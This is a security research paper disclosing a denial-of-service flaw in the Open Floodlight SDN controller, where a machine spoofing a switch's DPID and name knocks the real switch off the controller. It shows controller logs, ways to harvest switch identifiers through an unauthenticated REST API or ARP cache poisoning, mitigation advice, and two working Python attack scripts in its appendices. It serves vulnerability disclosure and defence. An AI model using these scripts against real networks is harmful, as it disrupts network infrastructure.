A denial of service attack against the Open Floodlight SDN controller

Jeremy M. Dover
Dover Networks LLC
jeremy@dovernetworks.com

Open Floodlight is an open-source software-defined network controller, the brains of an OpenFlow-based network where the switches act as forwarding devices, leaving the controller to make decisions about flows and routing. In this paper we demonstrate a vulnerability in the Open Floodlight controller which allows an attacker with access to the OpenFlow control network to selectively deny communications between an individual switch and the controller, eventually disabling the switch. We also discuss techniques to acquire the information needed about the network devices to instantiate the denial of service attack.

Introduction

The recent explosion in interest in software-defined networking (SDN) has a number of vendors and open-source projects working hard to get their products into the marketspace. With this hurry comes significant concern that security may be left behind. There are numerous flavors of SDN in the market, but we are specifically interested in OpenFlow-enabled networks here.



Figure 1: Schematic diagram of an OpenFlow-based network[1]

As illustrated in Figure 1, an OpenFlow-based network has two major components: switches which provide the actual forwarding of traffic on the managed network, and a controller which makes all decisions for the switches about where packets and frames should be forwarded. (For those familiar with lightweight wireless network architectures, the setup is very similar.) OpenFlow switches operate in a similar manner to traditional switches, but more robustly: when a frame arrives on a port, the switch matches it against its **flow table**, and uses that to make a forwarding decision.

[1] Image taken from http://archive.openflow.org/wp/deploy-labsetup/, 28 December 2013

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

Unlike traditional MAC address tables, a flow table entry records characteristics of a frame other than destination MAC address, including TCP and IP layer information; a Layer 3 switch provides a good comparison. The key difference between a traditional switched network and an OpenFlow network is when a switch encounters a new flow; rather than making a decision based on its own programming, the switch forwards a portion of the frame to the controller. The controller makes a forwarding decision for the flow, and pushes this information back to the switch, which installs this new instruction in its flow table. Thus additional frames/packets in the same flow do not need to be referenced to the controller, though flow table entries will eventually age out based on either lack of use or a "hard timeout" limit, if set by the controller when the flow is installed.

Benton, et. al. (1) have investigated vulnerabilities inherent in the OpenFlow protocol, specifically denial of service attacks as well as integrity attacks against the switch flow tables. They also note that widespread lack of conformance to the OpenFlow standard's mandate for TLS protection of switch-to-controller communications is a significant vulnerability.

Open Floodlight (2) is a popular implementation of an OpenFlow controller, being both free to use and relatively easy to get up and running. Solomon, et. al. (3) have set up a test network with an Open Floodlight controller, managing a network of switches implemented with Open vSwitch, a free OpenFlow-enabled switch that runs on a general purpose processor. In this network, the authors conduct a distributed denial of service (DDoS) attack against Open Floodlight with user machines on the managed network, cleverly stimulating the switches to send OpenFlow "packet-in" messages to the Open Floodlight controller that consume its resources.

In this paper, we investigate a separate class of Denial of Service (DoS) vulnerabilities in the Open Floodlight controller, where we target the links between the switches and the controller, without which new flows cannot be installed and network performance will degrade as existing flows age out of the switch flow tables. Unlike the Solomon attack, we do assume that the attack machine has access to the control network, rather than just access to the managed OpenFlow network. Other assumptions in this research:

1. The Open Floodlight controller we explored is the Floodlight VM Appliance, downloaded 19 December 2013 from http://floodlight-download.projectfloodlight.org. We verified that this virtual appliance runs version 0.90 of the Open Floodlight code, which implements OpenFlow v1.0 (4). Other than providing a static IP address to the controller, no other configuration was performed on this VM.
2. We utilized Open vSwitch switches to create our SDN network. It is possible that some of the information elements we study here are specific to the Open vSwitch software, but we have tried to minimize its influence on this research.
3. Our attack machine has network access to the OpenFlow control network. Moreover, we assume the attacker has full control over the configuration of this machine, and can change this configuration during attack operations.

An Open Floodlight Vulnerability

By assuming that our attack machine has access to the OpenFlow control network, it is possible to leverage attacks against lower-level protocols to create denial effects, such as ARP cache poisoning and TCP SYN floods; certainly it raises the question of whether additional DoS techniques are of interest in such an environment. Our answer is that these lower-level protocol attacks have known mitigations (e.g., static ARP cache entries) and are also easily detectable. Therefore a technique that

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

does not rely on them illustrates a significant vulnerability. Moreover, the technique we illustrate is more selective, and is able to deny service to a single switch, rather than DoSing the entire network.

The key issue with the Open Floodlight controller that enables our attack is the following property. Suppose two switches have the exact same identification information: the same hardware address (a 64-bit quantity known as a **datapath_id** , or **dpid**, in OpenFlow; this address does not have to be related to a MAC address of a physical interface on the switch) and the same switch name (a text string of up to 16 characters). Connect one of the switches to the controller first. The switch initiates the TCP session to port 6633 on the controller, and maintains this session.

When the second switch is turned on and connects to the controller, the controller terminates the connection with the original switch, and establishes a connection with the new one. If we think of the first switch as the legitimate one and the second switch as an attacker, this technique effectively denies the connection between the legitimate switch and the controller, gradually degrading network performance as cached entries in the legitimate switch's flow table expire.

Of course, the legitimate switch is likely going to try to re-establish its connection to the controller, which will cause the attacking switch to get booted. But surely the attacker will re-establish as well, and rationally will do so on a tighter cycle than the legitimate switch. Here is a snippet of the activity from the Open Floodlight log:

```
2013-12-27T17:47:49.052080+00:00 localhost floodlight: INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1] New switch connection from /10.200.100.199:37292

2013-12-27T17:47:49.106570+00:00 localhost floodlight: ERROR
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1] New switch added OFSwitchImpl [/10.200.100.199:37292
DPID[00:00:6e:a9:fa:07:6f:49]] for already-added switch OFSwitchImpl
[/10.200.100.161:33751 DPID[00:00:6e:a9:fa:07:6f:49]]

2013-12-27T17:47:49.106935+00:00 localhost floodlight: INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1] Disconnected switch OFSwitchImpl [/10.200.100.161:33751
DPID[00:00:6e:a9:fa:07:6f:49]]

2013-12-27T17:47:56.965339+00:00 localhost floodlight: INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
2] New switch connection from /10.200.100.161:33752

2013-12-27T17:47:56.970622+00:00 localhost floodlight: ERROR
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
2] New switch added OFSwitchImpl [/10.200.100.161:33752
DPID[00:00:6e:a9:fa:07:6f:49]] for already-added switch OFSwitchImpl
[/10.200.100.199:37292 DPID[00:00:6e:a9:fa:07:6f:49]]

2013-12-27T17:47:56.971596+00:00 localhost floodlight: INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
2] Disconnected switch OFSwitchImpl [/10.200.100.199:37292
DPID[00:00:6e:a9:fa:07:6f:49]]
```


445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

```
2013-12-27T17:47:57.060356+00:00 localhost floodlight: INFO
[net.floodlightcontroller.core.internal.Controller:New I/O server worker #1-
1] New switch connection from /10.200.100.199:37293
```

In these log entries, one can see that the attack machine (10.200.100.199) registers as a switch with DPID 00:00:6e:a9:fa:07:6f:49 (note: switch name is not included in the log entry), causing the controller to boot the legitimate switch (10.200.100.161) from its connection. Approximately 7 seconds later, the legitimate switch re-establishes the connection, booting the attack machine. The attack machine then re-establishes itself within one-tenth of a second.

Appendix A contains a Python script to deny controller communications to a particular switch. The code is not particularly intelligent, establishing a TCP connection to the controller and conducting the expected negotiation with the Open Floodlight controller without actually interpreting the OpenFlow protocol messages. Moreover, the script communicates only long enough to convince the controller it is the new switch. In order to use this code to continually deny service, one can use a brief shell script to rerun the code when the connection to the controller is terminated.

Getting the identifiers

In order to execute the attack script, one needs to know the DPID and name of the switch to DoS, data which is not in general publically available. We demonstrate two techniques to acquire this information.

Our first technique is to simply leverage the REST API that the Open Floodlight controller offers on TCP port 8080. One can easily get relevant information about all switches managed by the Open Floodlight controller at the URL http://<Floodlight IP>:8080/wm/core/controller/switches/json. This call produces a record for each switch, including the DPID and switch name. Note that the IP address of the Open Floodlight controller can easily be determined with a port scan of the switch/controller network for port 6633, and that access to the REST API is unauthenticated.

Note that by default, this technique does not require any additional access beyond what we have already asserted to execute the attack itself, as the Open Floodlight appliance allows access to the REST API from any machine on the OpenFlow control network (see Figure 2). The Open Floodlight appliance by default has the OpenFlow and REST API services listening on all interfaces; the installer would have to create an additional network interface and configure Floodlight to use one for OpenFlow and the other for REST. Certainly this should be a best practice.

Protocol	Local Address	Program Name	Description
tcp	0.0.0.0:80	apache2	Unconfigured web server
tcp	0.0.0.0:22	sshd	SSH
tcp6	::6655	java	Jython debugger
tcp6	::9090	java	Packetstream utility
tcp6	::6633	java	OpenFlow protocol (to switches)
tcp6	::8080	java	REST API for controller
tcp6	::22	sshd	SSH

Figure 2: Open ports on the Open Floodlight appliance. Note that all services listen on all interfaces.

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

In case the REST API is not available to the attacker, it is fairly straightforward to perform an ARP cache poison attack against an individual switch, identified by its management IP address (mapping this to a switch name may require some trial and error). Using a combination of adding the controller IP address to the attack machine interface and the **scapy** (5) package to perform a targeted ARP cache poison, we run the Python script in Appendix B on our attack machine to spoof an OpenFlow controller, which participates in the handshake only long enough for the switch to respond with a Feature Reply message, then terminates the connection.

Of course, this technique is another way of denying service to the targeted switch as well, as it kills the connection between the targeted switch and the controller. However, there are a couple of reasons why performing the ARP cache poison for information gathering may be more palatable to an attacker than using the same technique for denial of service:

1. This ARP cache poison can be done well in advance of an actual attack to map the switch network. Indeed with work it could be implemented to run sufficiently quickly to not be noticed.
2. A "hardware" switch implementation may host many actual switches. Indeed Open vSwitch allows multiple "bridges", each of which acts like its own switch. The ARP cache poison affects all of the switches running on a piece of "hardware", whereas the technique of the previous section affects a single switch only.
3. This technique causes the affected switch to be disconnected from the controller, and it will disappear from the controller database. The technique of the previous section leaves a switch record in the controller database, albeit one with incorrect connection information. Admittedly the connection information will flap, which can be alerting.

Recommendations

The vulnerability illustrated in this paper can fairly easily be mitigated by either the developer or the implementer, by following these recommendations:

For the implementer

1. Isolate the OpenFlow control network so that no devices other than switches and controllers have interfaces on this network, and none of the other services on the controller are listening on this network. Instructions for implementing this configuration can be found at:
   http://docs.projectfloodlight.org/display/floodlightcontroller/Listen+Address+and+Port+Configuration

2. If the topology permits, consider adding static ARP table entries for the SDN controllers to the configuration of all switches.

For the developer

1. Implement TLS authentication for switch/controller communications, and do not let unauthenticated connections bump authenticated ones.
2. Reverse the preference order for switch connections, preferring existing connections to new ones. The attack here would not work if a new connection were not preferred.
3. In the pre-built virtual appliance include a second network interface, and create a configuration script that assigns IP addresses to both interfaces, with the OpenFlow service listening on one of the interfaces and all other services listening on the other.

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

About Dover Networks

Dover Networks is a small firm focused on analytical cybersecurity; thoroughly grounded in the mechanics of cybersecurity, but with the value-add of thoughtful analysis, drawing from our decades of combined experience and expertise in cyber operations. Our personnel have experience in the full lifecycle of cyber operations: vulnerability research and development; software and systems engineering; integration and test; and operations support including targeting and training. Please check out our website http://www.dovernetworks.com for more information about our research, capabilities and engagement.

Bibliography

1. **Benton, Kevin, Camp, L. Jean, and Small, Chris.** OpenFlow Vulnerability Assessment. [Online] 2013. [Cited: December 27, 2013.] http://homes.soic.indiana.edu/ktbenton/research/openflow_vulnerability_assessment.pdf.
2. Project Floodlight. [Online] http://www.projectfloodlight.org/floodlight.
3. **Solomon, Nir, Francis, Yoav, and Eitan, Liahav.** Floodlight OpenFlow DDoS. [Online] September 2013. [Cited: December 27, 2013.] http://www.slideshare.net/YoavFrancis/floodlight-openflow-ddos.
4. OpenFlow Switch Specification Version 1.0.0. *OpenFlow*. [Online] [Cited: December 22, 2013.] http://archive.openflow.org/documents/openflow-spec-v1.0.0.pdf.
5. **Biondi, Philippe.** Scapy. [Online] http://www.secdev.org/projects/scapy/.
6. **Kevin Benton, L. Jean Camp, and Chris Small.** OpenFlow Vulnerability Assessment. [Online] 2013. [Cited: December 27, 2013.] http://homes.soic.indiana.edu/ktbenton/research/openflow_vulnerability_assessment.pdf.
7. **Nir Solomon, Yoav Francis, and Liahav Eitan.** Floodlight OpenFlow DDoS. [Online] September 2013. [Cited: December 27, 2013.] http://www.slideshare.net/YoavFrancis/floodlight-openflow-ddos.

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

Appendix A: Denial of Service script

```
#!/usr/bin/python
# Use of this script is restricted to research and testing purposes!

import socket
import time

dIP="<IP address of controller>"
dPort=6633
dPID="<DPID of switch in \x hexadecimal format>"
bridge_id="<switch name>"
port_id=bridge_id + ('\x00' * (16-len(bridge_id)))

#Create socket connection and get switch hello.
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((dIP,dPort))
resp=s.recv(2048)

#Reply to the hello. Controller sends the feature request next.
s.send('\x01\x00\x00\x08' + resp[4:8])
resp=s.recv(2048)

#The controller respond to the feature request, and get controller replies.
s.send('\x01\x06\x00\x50'    +    resp[4:8]    +    ('\x00'*2)    +    dPID    +
'\x00\x00\x01\x00\xff' + ('\x00'*6) + '\xc7\x00\x00\x0f\xff\xff\xfe' + dPID +
port_id + ('\x00'*2) + '\x00\x01\x00\x00\x00\x01' + ('\x00' * 16))
s.recv(2048)


#Controller sends a couple of messages. Send Config reply and Stats reply.
s.send('\x01\x08\x00\x0C' + ('\x00' * 6) + '\xff\xff')
s.send('\x01\x11\x04\x2c\x00\x00\x00\x01' + ('\x00' * 4) + 'Nicira, Inc' +
('\x0
0' * 244) + 'Open vSwitch' + ('\x00' * 244) + '1.9.3' + ('\x00' * 251) +
'None'
+ ('\x00' * 30) + 'None' + ('\x00' * 252))
s.recv(2048)
s.send('\x01\x02\x00\x08' + ('\x00' * 4))
s.recv(2048)
s.close()
```


445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

Appendix B: Switch information gathering script

```
#!/usr/bin/python
# Use of this script is restricted to research and testing purposes!

import socket
import struct

dIP="<Controller IP>"
dPort=6633

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.bind((dIP,dPort))
resp=s.listen(1)

while 1:
  conn,addr = s.accept()
  # Receive switch hello
  conn.recv(2048)

  # Return the hello
  conn.send('\x01\x00\x00\x08\x00\x00\x00\x00')

  # Send the Feature request
  conn.send('\x01\x05\x00\x08\x00\x00\x00\x00')
  resp=conn.recv(2048)

  # This response has the info we need.
  dpid=resp[8:16]
  brid=resp[40:56]

  print "=" * 20 + "\n"
  print "DPID: " + "%x:%x:%x:%x:%x:%x:%x:%x" % struct.unpack("BBBBBBBB",dpid)
+ "\n"
  print "BrID: " + brid + "\n"

  conn.close()
```


445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com